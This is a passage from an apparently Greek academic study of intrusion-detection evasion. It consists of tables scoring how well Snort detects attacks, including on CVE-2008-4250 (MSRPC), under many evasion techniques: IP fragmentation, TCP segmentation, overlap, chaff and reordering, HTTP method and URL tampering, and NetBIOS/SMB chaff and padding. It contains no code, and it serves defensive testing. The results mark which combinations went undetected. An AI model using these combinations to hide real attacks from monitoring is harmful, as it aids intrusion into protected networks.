29	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with CONNECT as HTTP method	2	0
30	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with BitTorrent header as HTTP method	2	0
31	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with USER as HTTP method	2	0
32	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with HELO as HTTP method	2	0
33	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with EHLO as HTTP method	2	0
34	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with RFB as HTTP method	2	0
35	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with an MSRPC header as HTTP method	2	0
36	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with an SSH header as HTTP method	2	0

37	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with an empty string as HTTP method	2	0
38	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with a random string as HTTP method	2	0
39	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with a random binary string as HTTP method	2	0
40	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with a TLS handshake as HTTP method	0	0
41	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with an SMB header as HTTP method	0	0
HTTP request pipelined		**100%**	**75%**
42	The following evasions are applied from stage http_connect to end: - HTTP requests are preceded with (1, 32) pipelined GET /index.html	2	1
43	The following evasions are applied from stage http_connect to end: - HTTP requests are preceded with (1, 32) pipelined GET /<random>	2	2
HTTP URL absolute – Αλλαγή των relative URLs σε absolute URLs		**100%**	**50%**
44	The following evasions are applied from stage http_connect to end: - HTTP request URLs are converted to absolute URLs. ((http, ftp, https, <random_string>)://<server_ip>, (http, ftp, https, <random_string>)://<random_string>, (http, ftp, https, <random_string>)://<long random_string>) is prepended to the URL.	2	1
HTTP dummy paths - Προσθήκη εικονικών διαδρομών στο URL		**100%**	**100%**
45	The following evasions are applied from stage http_connect to end: - Dummy paths are inserted into the HTTP request URI Dummy path length = (10, 100, 1000, 2000)	2	2
HTTP URL encoding – Κωδικοποίηση χαρακτήρων του URL		**100%**	**100%**
46	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with random case in the query part applied to the URL	2	2
47	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with % escapes applied to the URL	2	2
48	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with simple path transformations (/ -> /./, //) applied to the URL	2	2
49	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with premature URL endings path transformations applied to the URL	2	2
HTTP request version – Τροποποίηση του αριθμού έκδοσης του αιτήματος		**100%**	**100%**
50	The following evasions are applied from stage http_connect to end: - HTTP messages are sent with version number (0.8, 0.9, 1.0, 1.1, 1.2)	2	2
51	The following evasions are applied from stage http_connect to end: - HTTP messages are sent with version number HTTP/0.9 (Use version HTTP/0.9, set headers as HTTP/1.1)	2	2
52	The following evasions are applied from stage http_connect to end: - HTTP messages are sent with a broken version number string	2	2
53	The following evasions are applied from stage http_connect to end: - HTTP messages are sent with a broken URI separator	2	2

54	The following evasions are applied from stage http_connect to end: - HTTP messages are sent with version string HTT/1.1	2	2
IP fragmenation + IP Options		**66,67%**	**0%**
55	- IPv4 fragments with at most (8, 16, 24, 32) bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload	2	0
56	- IPv4 fragments with at most (8, 16, 24, 32, 64, 72, 80, 88) bytes per fragment - 50% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload	0	0
57	- IPv4 fragments with at most 96 bytes per fragment - 50% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload	2	0
TCP segmentation + TCP Chaff		**100%**	**33,33%**
58	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * NULL TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most (1, 2, 4, 8) byte of payload.	2	2
59	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * An out-of-window sequence number. * Payload set to random alphanumeric bytes. The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
60	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * Invalid TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
TCP segmentation + TCP segment overlap		**33,33%**	**100%**
61	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to (zero bytes, random, random alphanumeric). - TCP packets are segmented to contain at most 64 bytes of payload.	0	0
62	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to (zero bytes, random, random alphanumeric). - TCP packets are segmented to contain at most 128 bytes of payload.	2	2
63	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 4 bytes, with the earlier packet containing the correct payload. Overlapping data is set to zero bytes. - TCP packets are segmented to contain at most 8 bytes of payload.	0	2

TCP segmentation + TCP segment order		**100%**	**0%**
64	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a (random, reverse) order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
TCP segmentation + TCP segment order + TCP Chaff		**100%**	**0%**
65	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * NULL TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
66	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * An out-of-window sequence number. * Payload set to random alphanumeric bytes. The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
67	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * Invalid TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
TCP segmentation + TCP segment order + TCP PAWS elimination		**100%**	**0%**
68	- (50%, 100%) probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 10> and random alphanumeric payload. The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most (2, 4, 8) bytes of payload.	2	0
TCP segmentation + TCP segment overlap + TCP timestamp echo reply modifications		**50%**	**100%**
69	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to random alphanumeric. - TCP packets are segmented to contain at most 128 bytes of payload. - TCP timestamps echo reply value is sent in the wrong endianness	0	2
70	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to random alphanumeric. - TCP packets are segmented to contain at most 256 bytes of payload. - TCP timestamps echo reply value is sent in the wrong endianness	2	2
TCP segmentation + TCP segment order + TCP timestamp echo reply modifications		**100%**	**0%**

71	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 byte of payload. - TCP timestamps echo reply value is sent in the wrong endianness	2	0
TCP segmentation + TCP segment order + TCP TIME-WAIT decoys + TCP timestamp echo reply modifications		**100%**	**0%**
72	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 bytes of payload. - 256 decoy TCP connections are opened from the same TCP port as the exploit connection will use. Each connection will send 32-544 random alphanumeric bytes - TCP timestamps echo reply value is sent in the wrong endianness	2	0
TCP segmentation + TCP segment order + TCP urgent data		**100%**	**100%**
73	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 512 bytes of payload. - 50% probability to add a random alphanumeric urgent data byte to a TCP segment.	2	2
TCP segmentation + TCP segment order + TCP Initial Sequence Number (ISN)		**100%**	**0%**
74	- Initial TCP sequence number is set to 0xffffffff - 4294967295 The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
TCP segmentation + TCP segment order + TCP TIME-WAIT decoys + TCP Initial Sequence Number (ISN)		**100%**	**0%**
75	- Initial TCP sequence number is set to 0xffffffff - 4294967295 The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 bytes of payload. - 128 decoy TCP connections are opened from the same TCP port as the exploit connection will use. Each connection will send 32-544 random bytes	2	0
TCP segmentation + TCP segment overlap + TCP timestamp echo reply modifications		**0%**	**100%**
76	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to zero bytes. - TCP packets are segmented to contain at most 4 bytes of payload. - TCP timestamps echo reply value is sent in the wrong endianness	0	2
IP fragmentation + TCP segmentation		**100%**	**20%**
77	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
78	- IPv4 fragments with at most 16 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0

79	- IPv4 fragments with at most 24 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
80	- IPv4 fragments with at most 32 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
81	- IPv4 fragments with at most 64 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	2
IP fragmentation + TCP segmentation + TCP segment order		**100%**	**0%**
82	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in correct order except that the first segment comes last - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
83	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a random order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
IP fragmentation + IP options + TCP segmentation		**100%**	**0%**
84	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
IP fragmentation + IP options + TCP segmentation + TCP segment order		**100%**	**0%**
85	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	2	0
IP fragmentation + IP options + TCP segmentation + TCP segment overlap		**0%**	**50%**
86	- IPv4 fragments with at most (8, 16, 32) bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to zero bytes. - TCP packets are segmented to contain at most 4 bytes of payload.	0	0

87	- IPv4 fragments with at most (40, 64, 128, 256, 512, 1024, 1480) bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to zero bytes. - TCP packets are segmented to contain at most 4 bytes of payload.	0	2
IP fragmentation + HTTP header linear whitespace		**100%**	**100%**
88	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - Whitespaces in HTTP headers are replaced with LWS (linear whitespace) with probability 100%	2	2
IP fragmentation + HTTP request line separator		**100%**	**50%**
89	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP requests are sent using horizontal tab as request line separator	2	1
IP fragmentation + HTTP request method		**100%**	**25%**
90	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP requests are sent with FTP "USER" as HTTP method	2	0
91	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP requests are sent with POST as HTTP method	2	1
IP fragmentation + HTTP request pipelined		**75%**	**25%**
92	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP requests are preceded with 32 pipelined GET /index.html	2	1
93	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP requests are preceded with 32 pipelined GET /<random>	1	0
IP fragmentation + HTTP URL encoding		**100%**	**100%**
94	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP requests are sent with simple path transformations (/ -> /./, //) applied to the URL	2	2
IP fragmentation + HTTP request version		**100%**	**100%**
95	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - HTTP messages are sent with version number 0.8	2	2
TCP segmentation + HTTP header linear whitespace		**100%**	**0%**
96	The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload. - Whitespaces in HTTP headers are replaced with LWS (linear whitespace) with probability 100%	2	0

TCP segmentation + HTTP request line separator		**100%**	**0%**
97	The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload. - HTTP requests are sent using carriage return as request line separator	2	0
TCP segmentation + HTTP request method		**100%**	**0%**
98	The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload. - HTTP requests are sent with an MSRPC header as HTTP method	2	0
TCP segmentation + HTTP URL encoding		**0%**	**100%**
99	The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload. - HTTP requests are sent with % escapes applied to the URL	0	2
IP fragmentation + TCP segmentation + TCP segment order + HTTP header linear whitespace		**100%**	**50%**
100	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a random order - TCP packets are segmented to contain at most 1 bytes of payload. - Whitespaces in HTTP headers are replaced with LWS (linear whitespace) with probability 100%	2	0
101	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a random order - TCP packets are segmented to contain at most 16 bytes of payload. - Whitespaces in HTTP headers are replaced with LWS (linear whitespace) with probability 100%	2	2

Πίνακας 8-86: Αποτελέσματα δοκιμών έναντι της ευπάθειας CVE-2008-4250 (MSRPC)

A/A	**Χρησιμοποιούμενη τεχνική**	**Ποσοστό Ανίχνευσης / Μόρια Snort**
IP fragmentation - Θρυμματισμός IP		**100%**
1	IPv4 fragments with at most (8, 16, 32, 64, 128, 256, 512, 1024, 1480) bytes per fragment	2
IP options - Αποστολή διπλότυπων πακέτων IP με τροποποιημένο payload και έναν αύξοντα αριθμό στο πεδίο options		**100%**
2	(20, 40, 60, 80, 100)% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has (random, a shuffled) payload	2
TCP Chaff – Αποστολή αποπροσανατολιστικών (chaff) τμημάτων TCP		**100%**
3	(20, 40, 60, 80, 100)% probability to send TCP chaff when sending a TCP packet. The chaff packet has: - (Invalid TCP checksum, NULL TCP checksum, NULL TCP control flags, An out-of-window sequence number, TCP header shorter than 20 bytes, TCP header longer than packet total size) - Payload (set to 0x00 byte, set to random bytes, set to random alphanumeric bytes, shuffled from the original packet, shuffled starting from the original packets 30th payload byte.)	2
TCP Initial Sequence Number (ISN) – Ορισμός του ISN ως 0xffffffff-n, προκειμένου να ελεγχθεί η δυνατότητα		**100%**

αποτμηματοποίησης TCP όταν το SN μηδενίζεται κατά τη διάρκεια ενός PUSH, λόγω της επίτευξης της μέγιστης τιμής του (2^{32})		
4	Initial TCP sequence number is set to 0xffffffff - 6	2
Disable TCP congestion avoidance - Απενεργοποίηση του μηχανισμού αποφυγής συμφόρησης στο TCP πρωτόκολλο του Linux		**100%**
5	TCP congestion window is not used	2
Disable TCP fast retransmit - Απενεργοποίηση του μηχανισμού αποφυγής συμφόρησης στο TCP πρωτόκολλο του Linux		**100%**
6	TCP fast retransmit is not used	2
TCP PAWS elimination – Εισαγωγή ενός διπλότυπου πακέτου πριν από κάθε ένα από τα πακέτα της κανονικής ροής TCP, με timestamp μικρότερο από το κανονικό		**50%**
7	100% probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 10> and (zero, random, random alphanumeric, shuffled) payload.	1
TCP receive window – Προσδιορισμός του παραθύρου λήψης του TCP socket, έτσι ώστε να εξαναγκάζεται το άλλο άκρο της σύνδεσης να αποστέλλει μικρά τμήματα TCP		**100%**
8	The following evasions are applied from stage http_connect to end: - TCP receive window is set to at most (100, 128, 256, 512, 1024, 2048) bytes.	2
TCP segmentation – Τμηματοποίηση ροής TCP και κατακερματισμός των λεκτικών που αναζητούν οι υπογραφές		**50%**
9	The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most (1, 2, 4, 8, 16, 32) bytes of payload.	1
TCP TIME-WAIT decoys – Δημιουργία αποπροσανατολιστικών συνδέσεων οι οποίες προηγούνται της πραγματικής επίθεσης και χρησιμοποιούν την ίδια θύρα προέλευσης TCP με αυτήν		**100%**
10	The following evasions are applied from stage http_connect to end: - 512 decoy TCP connections are opened from the same TCP port as the exploit connection will use. Each connection will send 32-544 zero bytes	2
TCP timestamp echo reply modifications		**100%**
11	The following evasions are applied from stage http_connect to end: - TCP timestamps echo reply value is sent in the wrong endianness	2
TCP urgent data – Ενεργοποίηση του urgent flag για το δεύτερο τμήμα της ροής TCP (η ροή TCP αποτελείται από 2 τμήματα)		**50%**
12	The following evasions are applied from stage http_connect to end: - 100% probability to add a (zero, random, random alphanumeric) urgent data byte to a TCP segment	1
IP fragmenation + IP Options		**100%**
13	- IPv4 fragments with at most (8, 16, 24, 32) bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload	2
TCP segmentation + TCP Chaff		**50%**
14	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * NULL TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage netbios_connect to end: - TCP packets are segmented to contain at most (1, 2, 4, 8) bytes of payload.	1
15	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * An out-of-window sequence number. * Payload set to random alphanumeric bytes. The following evasions are applied from stage netbios_connect to end:	1

	- TCP packets are segmented to contain at most (4, 8) bytes of payload.	
16	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * Invalid TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage netbios_connect to end: - TCP packets are segmented to contain at most 1 bytes of payload.	1
TCP segmentation + TCP segment overlap		**33,33%**
17	The following evasions are applied from stage netbios_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to (zero bytes, random, random alphanumeric). - TCP packets are segmented to contain at most 20 bytes of payload.	0
18	The following evasions are applied from stage netbios_connect to end: - TCP segments are set to overlap by 2 bytes, with the earlier packet containing the correct payload. Overlapping data is set to (zero bytes, random, random alphanumeric). - TCP packets are segmented to contain at most 30 bytes of payload.	2
19	The following evasions are applied from stage netbios_connect to end: - TCP segments are set to overlap by 4 bytes, with the earlier packet containing the correct payload. Overlapping data is set to zero bytes. - TCP packets are segmented to contain at most 8 bytes of payload.	0
TCP segmentation + TCP segment order		**50%**
20	The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in (random order, reverse order, correct order except that the first segment comes last, correct order except that the last segment comes first) - TCP packets are segmented to contain at most 1 bytes of payload.	1
TCP segmentation + TCP segment order + TCP Chaff		**50%**
21	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * NULL TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	1
22	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * An out-of-window sequence number. * Payload set to random alphanumeric bytes. The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	1
23	- (50%, 100%) probability to send TCP chaff when sending a TCP packet. The chaff packet has: * Invalid TCP checksum. * Payload set to random alphanumeric bytes. The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most 1 bytes of payload.	1
TCP segmentation + TCP segment order + TCP PAWS elimination		**16,67%**
24	- (50%, 100%) probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 10> and random alphanumeric payload.	0

	The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most (2, 4) bytes of payload.	
25	- 100% probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 10> and random alphanumeric payload. The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 8 bytes of payload.	0
26	- 50% probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 10> and random alphanumeric payload. The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 8 bytes of payload.	1
TCP segmentation + TCP segment overlap + TCP timestamp echo reply modifications		**50%**
27	The following evasions are applied from stage netbios_connect to end: - TCP segments are set to overlap by 8 bytes, with the earlier packet containing the correct payload. Overlapping data is set to random alphanumeric. - TCP packets are segmented to contain at most 16 bytes of payload. - TCP timestamps echo reply value is sent in the wrong endianness	0
28	The following evasions are applied from stage netbios_connect to end: - TCP segments are set to overlap by 8 bytes, with the earlier packet containing the correct payload. Overlapping data is set to random alphanumeric. - TCP packets are segmented to contain at most 24 bytes of payload. - TCP timestamps echo reply value is sent in the wrong endianness	2
TCP segmentation + TCP segment order + TCP timestamp echo reply modifications		**50%**
29	The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 byte of payload. - TCP timestamps echo reply value is sent in the wrong endianness	1
TCP segmentation + TCP segment order + TCP TIME-WAIT decoys + TCP timestamp echo reply modifications		**50%**
30	The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 bytes of payload. - 256 decoy TCP connections are opened from the same TCP port as the exploit connection will use. Each connection will send 32-544 random alphanumeric bytes - TCP timestamps echo reply value is sent in the wrong endianness	1
TCP segmentation + TCP segment order + TCP urgent data		**50%**
31	The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 8 bytes of payload. - 50% probability to add a random alphanumeric urgent data byte to a TCP segment.	1
TCP segmentation + TCP segment order + TCP Initial Sequence Number (ISN)		**50%**
32	- Initial TCP sequence number is set to 0xffffffff - 4294967295 The following evasions are applied from stage netbios_connect to end:	1

	- TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 bytes of payload.	
TCP segmentation + TCP segment order + TCP TIME-WAIT decoys + TCP Initial Sequence Number (ISN)		**50%**
33	- Initial TCP sequence number is set to 0xffffffff - 4294967295 The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order - TCP packets are segmented to contain at most 1 bytes of payload. - 128 decoy TCP connections are opened from the same TCP port as the exploit connection will use. Each connection will send 32-544 random bytes	1
IP fragmentation + TCP segmentation		**50%**
34	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage netbios_connect to end: - TCP packets are segmented to contain at most 16 bytes of payload.	1
IP fragmentation + TCP segmentation + TCP segment order		**50%**
35	- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in correct order except that the first segment comes last - TCP packets are segmented to contain at most 16 bytes of payload.	1
36	-- IPv4 fragments with at most 8 bytes per fragment The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a random order - TCP packets are segmented to contain at most 16 bytes of payload.	1
IP fragmentation + IP options + TCP segmentation		**50%**
37	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage netbios_connect to end: - TCP packets are segmented to contain at most 16 bytes of payload.	1
IP fragmentation + IP options + TCP segmentation + TCP segment order		**50%**
38	- IPv4 fragments with at most 8 bytes per fragment - 100% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has random payload The following evasions are applied from stage netbios_connect to end: - TCP segments produced by a single socket send() are sent in a (reverse, random) order - TCP packets are segmented to contain at most (1, 16) bytes of payload.	1
NetBIOS chaff – Αποστολή επιπρόσθετων αποπροσανατολιστικών (chaff) πακέτων NetBIOS		**100%**
39	The following evasions are applied from stage netbios_connect to end: - (50, 100)% probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff message is an empty NetBIOS message of unspecified type	2
40	The following evasions are applied from stage netbios_connect to end: - (50, 100)% probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff message is an empty NetBIOS Keep-Alive message.	2
41	The following evasions are applied from stage netbios_connect to end: - (50, 100)% probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff	2

	message is a small NetBIOS message of an unspecified type.	
42	The following evasions are applied from stage netbios_connect to end: - (50, 100) % probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff message is an unspecified NetBIOS message with HTTP GET request like payload.	2
43	The following evasions are applied from stage netbios_connect to end: - (50, 100) % probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff message is an unspecified NetBIOS message with HTTP POST request like payload.	2
44	The following evasions are applied from stage netbios_connect to end: - (50, 100)% probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff message is an unspecified NetBIOS message with MSRPC request like payload.	2
45	The following evasions are applied from stage netbios_connect to end: - (50, 100)% probability to send a chaff NetBIOS message before an actual NetBIOS message. The chaff message is an unspecified NetBIOS message with a small payload and an invalid length value.	2
NetBIOS initial chaff - Αποστολή επιπρόσθετων αποπροσανατολιστικών (chaff) πακέτων NetBIOS κατά την εγκαθίδρυση της σύνδεσης NetBIOS		**100%**
46	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an empty NetBIOS message of unspecified type	2
47	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an empty NetBIOS Keep-Alive message	2
48	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is a small NetBIOS message of an unspecified type	2
49	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an unspecified NetBIOS message with HTTP GET request like payload	2
50	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an unspecified NetBIOS message with HTTP POST request like payload	2
51	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an unspecified NetBIOS message with MSRPC request like payload	2
52	The following evasions are applied from stage netbios_connect to end: - A chaff NetBIOS message is sent before the first actual NetBIOS message. The chaff message is an unspecified NetBIOS message with a small payload and an invalid length value	2
SMB chaff - Αποστολή επιπρόσθετων αποπροσανατολιστικών (chaff) πακέτων SMB		**100%**
53	The following evasions are applied from stage smb_connect to end: - 100% probability to send an SMB chaff message before real messages. The chaff is a WriteAndX message with a broken write mode flag, and has (zeroes for, random MSRPC request-like) payload	2
SMB decoy trees		**100%**
54	The following evasions are applied from stage smb_connect to end: - Before normal SMB writes, 8 SMB trees are opened and 8 writes are performed to them. The write payload is 2048 random alphanumeric bytes.	2
SMB filename obfuscation – Συσκότιση της διαδρομής του αρχείου που χρησιμοποιείται		**100%**
55	The following evasions are applied from stage smb_openpipe to end: - The SMB filename is obfuscated: * (Random characters case is changed, Dummy paths are added (a/b -> a/c/../b), A 0x00 and random alphanumeric characters are appended to the filename)	2
SMB write segmentation – Προσδιορισμός του μέγιστου αριθμού bytes που εγγράφονται σε ένα SMB write		**50%**

56	The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 1 bytes of payload.	1
SMB WriteAndX padding – Προσθήκη επιπρόσθετου padding μεταξύ της επικεφαλίδας WriteAndX και του payload. **Οι εντολές write και read διαθέτουν έναν δείκτη offset που μπορεί να χρησιμοποιηθεί για padding. Όλα τα δεδομένα που ακολουθούν την επικεφαλίδα SMB έως το byte που υποδεικνύει ο δείκτης θα πρέπει να απορρίπτονται.**		**100%**
57	The following evasions are applied from stage smb_connect to end: - (1, 1024) bytes of padding is inserted into WriteAndX messages between the SMB header and payload. The padding consists of (zero bytes, random alphanumeric bytes).	2
SMB write segmentation + SMB WriteAndX padding		**50%**
58	The following evasions are applied from stage smb_connect to end: - 8 bytes of padding is inserted into WriteAndX messages between the SMB header and payload. The padding consists of random alphanumeric bytes. The following evasions are applied from stage msrpc_bind to end: - SMB writes are segmented to contain at most 8 bytes of payload.	1
